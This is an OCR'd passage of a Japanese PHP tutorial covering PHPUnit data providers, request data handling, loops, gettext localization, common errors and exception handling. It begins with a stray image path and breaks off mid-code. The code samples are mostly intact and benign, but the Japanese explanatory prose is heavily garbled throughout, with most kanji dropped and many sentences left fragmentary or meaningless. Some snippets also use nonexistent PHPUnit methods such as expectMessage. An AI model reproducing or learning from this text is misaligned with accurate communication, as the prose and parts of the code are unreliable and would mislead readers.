
```
// Initialize to valid and test this
$this->loginForm->email = "valid@email.com";
$this->loginForm->password = "password";
$this->loginForm->rememberMe = true;
$this->assertTrue($this->loginForm->validate($rules), "Should be valid as nothing is
invalid");
```

たちののはしますが、 はしません。どうして 2のでは、タイプミス +がありませんというパターンをいています。これは、1/のみをけれることをします。

ユニットテストはコンソールでphpunit [path_to_file]コマンドでできます。すべてがOKであれば、すべてのテストがOKであることがわかるはずです。そうでなければ、 Error エラーまたはFail そのメソッドのなくとも1がしませんでしたがされます。

--coverageようなのパラメータをすると、バックエンドコードのいくつのがテストされたか、/であったかをにることができます。これは、 PHPUnitをインストールしたフレームワークにされます 。

コンソールでPHPUnitテストがどのようにえるかのこのではないな



PHPUnitデータプロバイダ

テストメソッドでは、しばしばテストするデータがです。いくつかのメソッドをにテストするには、なすべてのテストにしてなるデータセットをするがあります。もちろん、のようにループをってでうことができます

```
...
public function testSomething()
```

```
{
    $data = [...];
    foreach($data as $dataSet) {
       $this->assertSomething($dataSet);
    }
}
...
```

かがそれをにつけることができます。しかし、このアプローチにはいくつかのがあります。まず、テストがいくつかのパラメータをけれる、データをするためにのアクションをするがあります。2に、がした、のメッセージとデバッグなしで、したデータセットをすることはです。3に、PHPUnitはデータプロバイダをしてテストデータセットをにします 。

データプロバイダは、のテストケースのデータをすです。

> データプロバイダメソッドはpublicで、 のまたは**Iterator**インターフェイスをするオブジェクトをし、りしステップごとにをするがあります。コレクションのであるごとに、のをとしてtestメソッドがびされます。

テストでデータプロバイダをするには、されたデータプロバイダので`@dataProvider`アノテーションをします。

```
/**
* @dataProvider dataProviderForTest
*/
public function testEquals($a, $b)
{
    $this->assertEquals($a, $b);
}

public function dataProviderForTest()
{
    return [
        [1,1],
        [2,2],
        [3,2] //this will fail
    ];
}
```

の

> `dataProviderForTest()`はのをします。ネストされたには2つのがあり、 `testEquals()`なパラメータを1つずつします。このようなエラーがスローされます。ながない`Missing argument 2 for Test::testEquals()`がありません。 PHPUnitはデータをにループしてテストをします

```
public function dataProviderForTest()
{
    return [
        [1,1], // [0] testEquals($a = 1, $b = 1)
        [2,2], // [1] testEquals($a = 2, $b = 2)
```

```
        [3,2]  // [2] There was 1 failure: 1) Test::testEquals with data set #2 (3, 4)
    ];
}
```

それぞれのデータセットはのためにをけることができます。のあるデータをにできます。

```
public function dataProviderForTest()
{
    return [
        'Test 1' => [1,1], // [0] testEquals($a = 1, $b = 1)
        'Test 2' => [2,2], // [1] testEquals($a = 2, $b = 2)
        'Test 3' => [3,2]  // [2] There was 1 failure:
                           //     1) Test::testEquals with data set "Test 3" (3, 4)
    ];
}
```

イテレータ

```
class MyIterator implements Iterator {
    protected $array = [];

    public function __construct($array) {
        $this->array = $array;
    }

    function rewind() {
        return reset($this->array);
    }

    function current() {
        return current($this->array);
    }

    function key() {
        return key($this->array);
    }

    function next() {
        return next($this->array);
    }

    function valid() {
        return key($this->array) !== null;
    }
}
...

class Test extends TestCase
{
    /**
     * @dataProvider dataProviderForTest
     */
    public function testEquals($a)
    {
        $toCompare = 0;

        $this->assertEquals($a, $toCompare);
```

```
    }

    public function dataProviderForTest()
    {
        return new MyIterator([
            'Test 1' => [0],
            'Test 2' => [false],
            'Test 3' => [null]
        ]);
    }
}
```

ごのとおり、なイテレータもします。

のパラメータであっても、データプロバイダは`[$parameter]`すがあり`[$parameter]`

`current()`メソッドにはりしでデータをすをthisにすると、

```
function current() {
    return current($this->array)[0];
}
```

またはのデータをする

```
return new MyIterator([
            'Test 1' => 0,
            'Test 2' => false,
            'Test 3' => null
        ]);
```

エラーがされます

```
There was 1 warning:

1) Warning
The data provider specified for Test::testEquals is invalid.
```

もちろん、なにして`Iterator`オブジェクトをすることはではありません。それはあなたのケースのためのいくつかののロジックをするがあります。

マニュアルにはにされていませんが、データプロバイダとしてジェネレータをすることもできます。 `Generator`クラスはに`Iterator`インタフェースをしていることにしてください。

そこで、 `generator`とみわせた`DirectoryIterator`のをにします。

```
/**
 * @param string $file
 *
 * @dataProvider fileDataProvider
 */
public function testSomethingWithFiles($fileName)
{
    //$fileName is available here
```

```
    //do test here
}

public function fileDataProvider()
{
    $directory = new DirectoryIterator('path-to-the-directory');

    foreach ($directory as $file) {
        if ($file->isFile() && $file->isReadable()) {
            yield [$file->getPathname()]; // invoke generator here.
        }
    }
}
```

プロバイダ`yield`Sアレイ。わりになデータプロバイダのがされます。

テスト

をスローするメソッドをテストしたいとしましょう

```
class Car
{
    /**
     * @throws \Exception
     */
    public function drive()
    {
        throw new \Exception('Useful message', 1);
    }
}
```

メソッドびしをtry / catchブロックにみ、オブジェクトのプロパティにしてアサーションをすることで、これをうことができますが、よりには、アサーションメソッドをできます。 PHPUnit 5.2 では、expectXメソッドをしてタイプ、メッセージコードをアサートできます

```
class DriveTest extends PHPUnit_Framework_TestCase
{
    public function testDrive()
    {
        // prepare
        $car = new \Car();
        $expectedClass = \Exception::class;
        $expectedMessage = 'Useful message';
        $expectedCode = 1;

        // test
        $this->expectException($expectedClass);
        $this->expectMessage($expectedMessage);
        $this->expectCode($expectedCode);

        // invoke
        $car->drive();
    }
}
```

のバージョンのPHPUnitをしているは、expectXメソッドのわりにsetExpectedExceptionメソッドをできますが、でバージョン6でされることにしてください。

```
class DriveTest extends PHPUnit_Framework_TestCase
{
    public function testDrive()
    {
        // prepare
        $car = new \Car();
        $expectedClass = \Exception::class;
        $expectedMessage = 'Useful message';
        $expectedCode = 1;

        // test
        $this->setExpectedException($expectedClass, $expectedMessage, $expectedCode);

        // invoke
        $car->drive();
    }
}
```

オンラインでユニットテストをむ https://riptutorial.com/ja/php/topic/3417/ユニットテスト

71: リクエストデータのみ

GETとPOSTの

GETリクエストは、ページのレンダリングになデータをするのにで、クエリ、データフィルタなどすることができます。それらはURLのです。つまり、ブックマークしてすることができます。

、 **POST**はサーバにデータを1だけするためのものですフォーム、ログインフォームなど。ASCIIのみをけけるGETとはなり、POSTリクエストはファイルアップロードをむバイナリデータもします 。

ここでは、そののながあります 。

データのをする

また、GETとPOSTをするのはですか

をわずに$ _GETおよび$ _POSTスーパーグローバルからデータをすることはいとみなされ、ユーザーがにコードまたはSQLインジェクションをしてデータにアクセスしたりしたりするをきます 。なデータは、そのようなをぐためにチェックされ、されるべきです。

リクエストデータは、 こことここでしたように、コードでどのようにされているかによってエスケープするがあります 。 このえには、なデータののいくつかのなるエスケープがあります 。

Examples

ファイルアップロードエラーの

`$_FILES["FILE_NAME"]['error']` ここで`"FILE_NAME"`はファイルののので、フォームにしますはのいずれかのをんでいます

1. `UPLOAD_ERR_OK` - エラーはなく、ファイルは`UPLOAD_ERR_OK`アップロードされました。
2. `UPLOAD_ERR_INI_SIZE` - アップロードされたファイルが`php.ini` upload_max_filesizeディレクティブをえています。
3. `UPLOAD_ERR_PARTIAL` - アップロードされたファイルが、HTMLでされたMAX_FILE_SIZEをえています。
4. `UPLOAD_ERR_NO_FILE` - アップロードされたファイルがありません。
5. `UPLOAD_ERR_NO_TMP_DIR` - フォルダがありません。 PHP 5.0.3より
6. `UPLOAD_ERR_CANT_WRITE` - ファイルをディスクにきめませんでした。 PHP 5.1.0。
7. `UPLOAD_ERR_EXTENSION` - PHP`UPLOAD_ERR_EXTENSION`がファイルのアップロードをしました。 PHP 5.2.0。

エラーをチェックするなはのとおりです。

```
<?php
$fileError = $_FILES["FILE_NAME"]["error"]; // where FILE_NAME is the name attribute of the
file input in your form
switch($fileError) {
    case UPLOAD_ERR_INI_SIZE:
        // Exceeds max size in php.ini
        break;
    case UPLOAD_ERR_PARTIAL:
        // Exceeds max size in html form
        break;
    case UPLOAD_ERR_NO_FILE:
        // No file was uploaded
        break;
    case UPLOAD_ERR_NO_TMP_DIR:
        // No /tmp dir to write to
        break;
    case UPLOAD_ERR_CANT_WRITE:
        // Error writing to disk
        break;
    default:
        // No error was faced! Phew!
        break;
}
```

POSTデータのみ

POSTリクエストからのデータは、のでスーパーグローバル `$_POST`にされます。

しないにアクセスするとがされるので、 `isset()`または`empty()`、またはヌルをしてにをするがあります。

```
$from = isset($_POST["name"]) ? $_POST["name"] : "NO NAME";
$message = isset($_POST["message"]) ? $_POST["message"] : "NO MESSAGE";

echo "Message from $from: $message";
```

7.0

```
$from = $_POST["name"] ?? "NO NAME";
$message = $_POST["message"] ?? "NO MESSAGE";

echo "Message from $from: $message";
```

GETデータをむ

GETからのデータは、のでスーパーグローバル `$_GET`にされます。

しないにアクセスするとがされるので、 `isset()`または`empty()`、またはヌルをしてにをするがあります。

URL `/topics.php?author=alice&topic=php`

```
$author = isset($_GET["author"]) ? $_GET["author"] : "NO AUTHOR";
```

```
$topic = isset($_GET["topic"]) ? $_GET["topic"] : "NO TOPIC";

echo "Showing posts from $author about $topic";
```

7.0

```
$author = $_GET["author"] ?? "NO AUTHOR";
$topic = $_GET["topic"] ?? "NO TOPIC";

echo "Showing posts from $author about $topic";
```

のPOSTデータをみむ

、POSTリクエストでされるデータは、 `application/x-www-form-urlencoded` MIMEタイプをつキー/ペアです。しかし、Webサービスなどのくのアプリケーションでは、しばしばXMLまたはJSONのデータがわりにされるがあります。このデータは、2つののいずれかをしてみることができます。

`php://input`は、のリクエストボディへのアクセスをするストリームです。

```
$rawdata = file_get_contents("php://input");
// Let's say we got JSON
$decoded = json_decode($rawdata);
```

5.6

`$HTTP_RAW_POST_DATA`はのPOSTデータをむグローバルです。これは、 `php.ini`の `always_populate_raw_post_data`ディレクティブがなにのみできます。

```
$rawdata = $HTTP_RAW_POST_DATA;
// Or maybe we get XML
$decoded = simplexml_load_string($rawdata);
```

このは、PHPのバージョン5.6でされ、PHP 7.0ではされました。

ファイルのアップロードにされるコンテンツタイプが`multipart/form-data`にされている、どちらのもできないことにしてください。

HTTP PUTでファイルをアップロードする

PHPは 、のクライアントがサーバーにファイルをするためにするHTTP PUTメソッドをサポートしています。 PUTリクエストは、POSTリクエストをしたファイルアップロードよりもはるかにで、のようになります。

```
PUT /path/filename.html HTTP/1.1
```

あなたのPHPコードにのようなことをします

```
<?php
/* PUT data comes in on the stdin stream */
$putdata = fopen("php://input", "r");

/* Open a file for writing */
$fp = fopen("putfile.ext", "w");

/* Read the data 1 KB at a time
   and write to the file */
while ($data = fread($putdata, 1024))
  fwrite($fp, $data);

/* Close the streams */
fclose($fp);
fclose($putdata);
?>
```

また、 ここで 、あなたはSOのHTTP PUTでファイルをについての/えをいみることができます。

POSTによるのけし

、PHPにされるHTMLフォームは、のになります。えば

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo" value="bar"/>
    <button type="submit">Submit</button>
</form>
```

これにより、のようながられます。

```
Array
(
    [foo] => bar
)
```

ただし、のをすがあります。これは、HTMLのにPHPのようなをすることによってうことができます

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo[]" value="bar"/>
    <input type="hidden" name="foo[]" value="baz"/>
    <button type="submit">Submit</button>
</form>
```

これにより、のようながられます。

```
Array
(
```

```
    [foo] => Array
        (
            [0] => bar
            [1] => baz
        )

)
```

またはとしてインデックスをすることもできます。

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo[42]" value="bar"/>
    <input type="hidden" name="foo[foo]" value="baz"/>
    <button type="submit">Submit</button>
</form>
```

これはのをします

```
Array
(
    [foo] => Array
        (
            [42] => bar
            [foo] => baz
        )

)
```

このテクニックは、 `$_POST`のループをけるためにすることができます。これにより、コードがよりシンプルになり、よりになります。

オンラインでリクエストデータのみみをむ https://riptutorial.com/ja/php/topic/2668/リクエストデータのみみ

72: ループ

き

ループはプログラミングのなです。これにより、プログラマーは、されたのまたはでりされるコードをできます 。はにえば6うことができ、あるがたされるまで「がりつくまで」することができます。

このトピックでは、さまざまなタイプのループ、するステートメント、およびそれらのなアプリケーションをPHPでいます。

- forinitカウンタ;テストカウンタ;インクリメントカウンタ{/ * code * /}
- foreachとしての{/ * code * /}
- foreachキーとしての=> value{/ * code * /}
- while{/ *コード* /}
- whilewhile {/ * code * /}をします。
- *anyloop* {き; }
- *anyloop* {[*anyloop* ...] {intをける。 }}
- アニロップ {break; }
- *anyloop* {[*anyloop* ...] {ブレークint; }}

じまたはのコードブロックをするとなことがよくあります。ほとんどじをコピー・ペーストするのではなく、のだけコードをしてデータをくためのメカニズムをします。 PHPはの4つのタイプのループをサポートしています

- **`for`**
- **`while`**
- **`do..while`**
- **`foreach`**

これらのループをするには、 **`continue`**と**`break`**ができます。

Examples

にとって

> `for`ステートメントは、ステートメントまたはステートメントのブロックをするかをっているときにされます。

イニシャライザは、ループカウンタのをするためにされます。はこののためにここですることができ、それを`$i`とするのはです。

のでは、10をい、09までのをします。

```
for ($i = 0; $i <= 9; $i++) {
    echo $i, ',';
}

# Example 2
for ($i = 0; ; $i++) {
  if ($i > 9) {
      break;
  }
  echo $i, ',';
}

# Example 3
$i = 0;
for (; ; ) {
    if ($i > 9) {
        break;
    }
    echo $i, ',';
    $i++;
}

# Example 4
for ($i = 0, $j = 0; $i <= 9; $j += $i, print $i. ',', $i++);
```

されるはのとおりです。

```
0,1,2,3,4,5,6,7,8,9,
```

foreach

`foreach`は、をループするためにされます。

のために、のの`$value`が`$value`にりてられ、ポインタが1つされ、のでのがされます。

のは、りてられたのをします。

```
$list = ['apple', 'banana', 'cherry'];

foreach ($list as $value) {
    echo "I love to eat {$value}. ";
}
```

されるはのとおりです。

```
I love to eat apple. I love to eat banana. I love to eat cherry.
```

foreachをして、のキー/インデックスにアクセスすることもできます。

```
foreach ($list as $key => $value) {
    echo $key . ":" . $value . " ";
}

//Outputs - 0:apple 1:banana 2:cherry
```

デフォルトでは、 $value は $list ののコピーです。そのため、ループのは $list にされません。

```
foreach ($list as $value) {
    $value = $value . " pie";
}
echo $list[0]; // Outputs "apple"
```

foreach ループでをするには、 & をしてによって $value をりてます。あとでを unset することがです。そのため、 $value をするとをきしないようにします。

```
foreach ($list as &$value) { // Or foreach ($list as $key => &$value) {
    $value = $value . " pie";
}
unset($value);
echo $list[0]; // Outputs "apple pie"
```

また、ののキーをして、 foreach ループのをすることもできます。

```
foreach ($list as $key => $value) {
    $list[$key] = $value . " pie";
}
echo $list[0]; // Outputs "apple pie"
```

ブレーク

break キーワードは、のループをちにします。

continue とに、 break はループのをします。ただし、 continue とはなり、 break はループのをきこし、をしません 。

```
$i = 5;
while(true) {
    echo 120/$i.PHP_EOL;
    $i -= 1;
    if ($i == 0) {
        break;
    }
}
```

このコードは、

```
24
30
40
60
120
```

$i が0のはされず、0でされるためになエラーがします。

breakステートメントは、いくつかのレベルのループからけすためにもできます。このようなは、ネストされたループをするときににです。たとえば、のをにコピーするには、がに160になるま

で#をします

```
$output = "";
$inputs = array(
    "#soblessed #throwbackthursday",
    "happy tuesday",
    "#nofilter",
    /* more inputs */
);
foreach($inputs as $input) {
    for($i = 0; $i < strlen($input); $i += 1) {
        if ($input[$i] == '#') continue;
        $output .= $input[$i];
        if (strlen($output) == 160) break 2;
    }
    $output .= ' ';
}
```

`break 2`コマンドは、ループとループののをちにします。

をいます

`do...while`ステートメントはなくとも1はコードブロックをし、がであるりループをりします。

のでは、 `$i`のをなくとも1インクリメントし、25のをつり`$i`をインクリメントしけます。

```
$i = 0;
do {
    $i++;
} while($i < 25);

echo 'The final value of i is: ', $i;
```

されるはのとおりです。

```
The final value of i is: 25
```

する

`continue`キーワードは、ループののをしますが、ループをしません。

`break`ステートメントのように、 `continue`ステートメントはループのにあります。されると、`continue`ステートメントはをただちにきループにジャンプさせます。

のでは、ループはのにづいてメッセージをしますが、されたをスキップします。

```
$list = ['apple', 'banana', 'cherry'];

foreach ($list as $value) {
    if ($value == 'banana') {
        continue;
```

```
    }
    echo "I love to eat {$value} pie.".PHP_EOL;
}
```

されるはのとおりです。

```
I love to eat apple pie.
I love to eat cherry pie.
```

`continue`ステートメントは、ジャンプするループレベルのをすることによって、ループのレベルへのをただちにするためにもできます。たとえば、のようなデータをえてみましょう。

フルーツ		コスト
		1
バナナ		7
チェリー		2
グレープ		4

5ののからのみパイをるために

```
$data = [
    [ "Fruit" => "Apple",  "Color" => "Red",    "Cost" => 1 ],
    [ "Fruit" => "Banana", "Color" => "Yellow", "Cost" => 7 ],
    [ "Fruit" => "Cherry", "Color" => "Red",    "Cost" => 2 ],
    [ "Fruit" => "Grape",  "Color" => "Green",  "Cost" => 4 ]
];

foreach($data as $fruit) {
    foreach($fruit as $key => $value) {
        if ($key == "Cost" && $value >= 5) {
            continue 2;
        }
        /* make a pie */
    }
}
```

`continue 2`ステートメントがされると、はすぐにのループをして`$data as $fruit`にジャンプし、のすべてのコードをスキップしますループのをむ。

while

`while`は、テストがであるり、コードブロックをします。

テストがの、コードブロックがされます。コードがされた、テストはびされ、テストがとなるまでループがされます。

のでは、するにが100になるまでりします。

```
$i = true;
$sum = 0;

while ($i) {
    if ($sum === 100) {
        $i = false;
    } else {
        $sum += 10;
    }
}
echo 'The sum is: ', $sum;
```

されるはのとおりです。

```
The sum is: 100
```

オンラインでループをむ https://riptutorial.com/ja/php/topic/2213/ループ

73: レシピ

き

このトピックは、PHPのなタスクにするソリューションのまりです。ここにすは、のをするのにちます。あなたはすでにPHPのにしているはずです。

Examples

サイトカウンターをする

```
<?php
$visit = 1;

if(file_exists("counter.txt"))
{
    $fp    = fopen("counter.txt", "r");
    $visit = fread($fp, 4);
    $visit = $visit + 1;
}

$fp = fopen("counter.txt", "w");
fwrite($fp, $visit);
echo "Total Site Visits: " . $visit;
fclose($fp);
```

オンラインでレシピをむ https://riptutorial.com/ja/php/topic/8220/レシピ

74: ローカリゼーション

- `string gettext (string $message)`

Examples

gettextでをローカライズする

GNU `gettext`は`php.ini`インクルードされなければならないPHPの`gettext`です

```
extension=php_gettext.dll #Windows
extension=gettext.so #Linux
```

`gettext`は、PHPアプリケーションをするためにできるNLSNative Language SupportAPIをしています。

をするには、ロケールをし、テーブルをし、したいに`gettext()`をびすことで、PHPでうことができます。

```
<?php
// Set language to French
putenv('LC_ALL=    fr_FR');
setlocale(LC_ALL, 'fr_FR');

// Specify location of translation tables for 'myPHPApp' domain
bindtextdomain("myPHPApp", "./locale");

// Select 'myPHPApp' domain
textdomain("myPHPApp");
```

myPHPApp.po

```
#: /Hello_world.php:56
msgid "Hello"
msgstr "Bonjour"

#: /Hello_world.php:242
msgid "How are you?"
msgstr "Comment allez-vous?"
```

gettextは、されたした.poファイル、.moをロードします。のようにされるをマップします。

このさなセットアップコードの、のファイルでがされます。

- `./locale/fr_FR/LC_MESSAGES/myPHPApp.mo`。

`gettext('some string')`をびすたびに、`'some string'`が`.mo`ファイルでされていれば、がされます。それの、`'some string'`はされずにされます。

```
// Print the translated version of 'Welcome to My PHP Application'
echo gettext("Welcome to My PHP Application");

// Or use the alias _() for gettext()
echo _("Have a nice day");
```

オンラインでローカリゼーションをむ https://riptutorial.com/ja/php/topic/2963/ローカリゼーション

75: なエラー

Examples

しない$ end

```
Parse error: syntax error, unexpected end of file in C:\xampp\htdocs\stack\index.php on line 4
```

このようなエラーがしたまたはPHPのバージョンによっては`unexpected $end`、アセンブルされたすべてのカンマ、すべてのカッコ、すべての、すべてのカッコなどがしていることをするがあります。

のコードは、のエラーをしました

```
<?php
if (true) {
    echo "asdf";
?>
```

がないことにしてください。また、このエラーでされるはであることにしてください。これはにドキュメントののをします。

ブールでfetch_assocをびす

のようなエラーがした

```
Fatal error: Call to a member function fetch_assoc() on boolean in
C:\xampp\htdocs\stack\index.php on line 7
```

のバリエーションには、のにったものがあります。

```
mysql_fetch_assoc() expects parameter 1 to be resource, boolean given...
```

これらのエラーは、あなたのクエリこれはPHP / MySQLのエラーですまたはのいずれかにいがあることをします。のエラーはのコードによってされました

```
$mysqli = new mysqli("localhost", "root", "");

$query = "SELCT * FROM db"; // notice the errors here
$result = $mysqli->query($query);

$row = $result->fetch_assoc();
```

このエラーを「」するには、わりにmysqlをスローすることをおめします。

```
// add this at the start of the script
mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT);
```

これはわりに、このはるかににつメッセージでをスローします

```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server
version for the right syntax to use near 'SELCT * FROM db' at line 1
```

のエラーがするのは、に`mysql_fetch_assoc`などにったをえただけです。

```
$john = true;
mysqli_fetch_assoc($john, $mysqli); // this makes no sense??
```

オンラインでなエラーをむ https://riptutorial.com/ja/php/topic/3830/なエラー

76: とエラー

Examples

エラーとその

php.iniでまだされていないは、エラーをにすることができ、ほとんどのエラーをできるようにするがあります

```
int error_reporting ([ int $level ] )
```

```
// should always be used prior to 5.4
error_reporting(E_ALL);

// -1 will show every possible error, even when new levels and constants are added
// in future PHP versions. E_ALL does the same up to 5.4.
error_reporting(-1);

// without notices
error_reporting(E_ALL & ~E_NOTICE);

// only warnings and notices.
// for the sake of example, one shouldn't report only those
error_reporting(E_WARNING | E_NOTICE);
```

エラーはデフォルトでphpによってされ、はのスクリプトとじレベルのerror.logファイルにされます。

では、それらをにすることもできます。

```
ini_set('display_errors', 1);
```

しかし、においては、

```
ini_set('display_errors', 0);
```

ハンドラまたはエラーハンドラをしてフレンドリーなメッセージをします。

とエラー

してみる

`try..catch`ブロックは、 がスローされるのあるプログラムのフローをするためにできます。 PHP がしたときにさせるのではなく、にまえることができます

```
try {
```

```
    // Do a bunch of things...
    throw new Exception('My test exception!');
} catch (Exception $ex) {
    // Your logic failed. What do you want to do about that? Log it:
    file_put_contents('my_error_log.txt', $ex->getMessage(), FILE_APPEND);
}
```

のでは、 `try`ブロックにスロ―されたExceptionを`catch` 、そのメッセ―ジ "My test exception"をテキストファイルにします。

なるタイプをキャッチする

さまざまなのにしての`catch`ステ―トメントをして、なるでることができます。たとえば、のようになります。

```
try {
    throw new InvalidArgumentException('Argument #1 must be an integer!');
} catch (InvalidArgumentException $ex) {
    var_dump('Invalid argument exception caught: ' . $ex->getMessage());
} catch (Exception $ex) {
    var_dump('Standard exception caught: ' . $ex->getMessage());
}
```

のでは、の`catch`はのでにするのでされます。 `catch`ステ―トメントのをれえた、 `Exception`キャッチャ―がにされます。

に、 `UnexpectedValueException`をスロ―するわりに、`Exception`2のハンドラがされていることがわかります。

に

`try`または`catch`がしたでかがなは、 `finally`ステ―トメントをできます。

```
try {
    throw new Exception('Hello world');
} catch (Exception $e) {
    echo 'Uh oh! ' . $e->getMessage();
} finally {
    echo " - I'm finished now - home time!";
}
```

のでは、のようにされます。

    ええとああこんにちは - はわった - ホ―ムタイム

な

PHP 7では、たちはのを`Throwable`インタフェ―スを、 `Error`など`Exception`しています。これにより

、PHP 7ののにサーービスコントラクトレベルがされ、のカスタムのインターーフェイスをできます。

```
$handler = function(\Throwable $ex) {
    $msg = "[ {$ex->getCode()} ] {$ex->getTraceAsString()}";
    mail('admin@server.com', $ex->getMessage(), $msg);
    echo myNiceErrorMessageFunction();
};
set_exception_handler($handler);
set_error_handler($handler);
```

PHP 5よりでは、すべてのクラスがそれをしているので、に`Exception`することができます。

なエラーーの

PHPでは、なエラーーはらえられないのエラーーです。つまり、なエラーーがしたにプログラムがしないです。ただし、このエラーーをするか、らかのでクラッシュをするには、`register_shutdown_function`をしてシャットダウンハンドラをします。

```
function fatalErrorHandler() {
    // Let's get last error that was fatal.
    $error = error_get_last();

    // This is error-only handler for example purposes; no error means that
    // there were no error and shutdown was proper. Also ensure it will handle
    // only fatal errors.
    if (null === $error || E_ERROR != $error['type']) {
        return;
    }

    // Log last error to a log file.
    // let's naively assume that logs are in the folder inside the app folder.
    $logFile = fopen("./app/logs/error.log", "a+");

    // Get useful info out of error.
